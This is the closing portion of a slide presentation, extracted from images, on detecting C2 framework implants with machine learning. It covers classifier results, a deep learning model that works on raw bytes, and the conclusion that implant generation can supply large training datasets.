
Detection approach based on machine learning

Classifiers




Detection approach based on machine learning

Output of a deep learning model



Detection approach based on machine learning

Results of a deep learning model that operates on raw bytes



High precision, high recall

Different builds of implants contain totally different configuration; therefore, we can claim that the model is generic enough even with high precision that may look like overfitting.

Conclusions

Benefits of large-scale generation of implants

C2 frameworks can be leveraged against C2 frameworks

The generative, polymorphic nature of the implant generation process is used to evade detection but can also be leveraged to generate large datasets for machine learning.

OS architecture-independent detection is possible

We have proven that it is possible to build a robust deep learning model that operates on raw bytes without parsing the binary format.



Thank You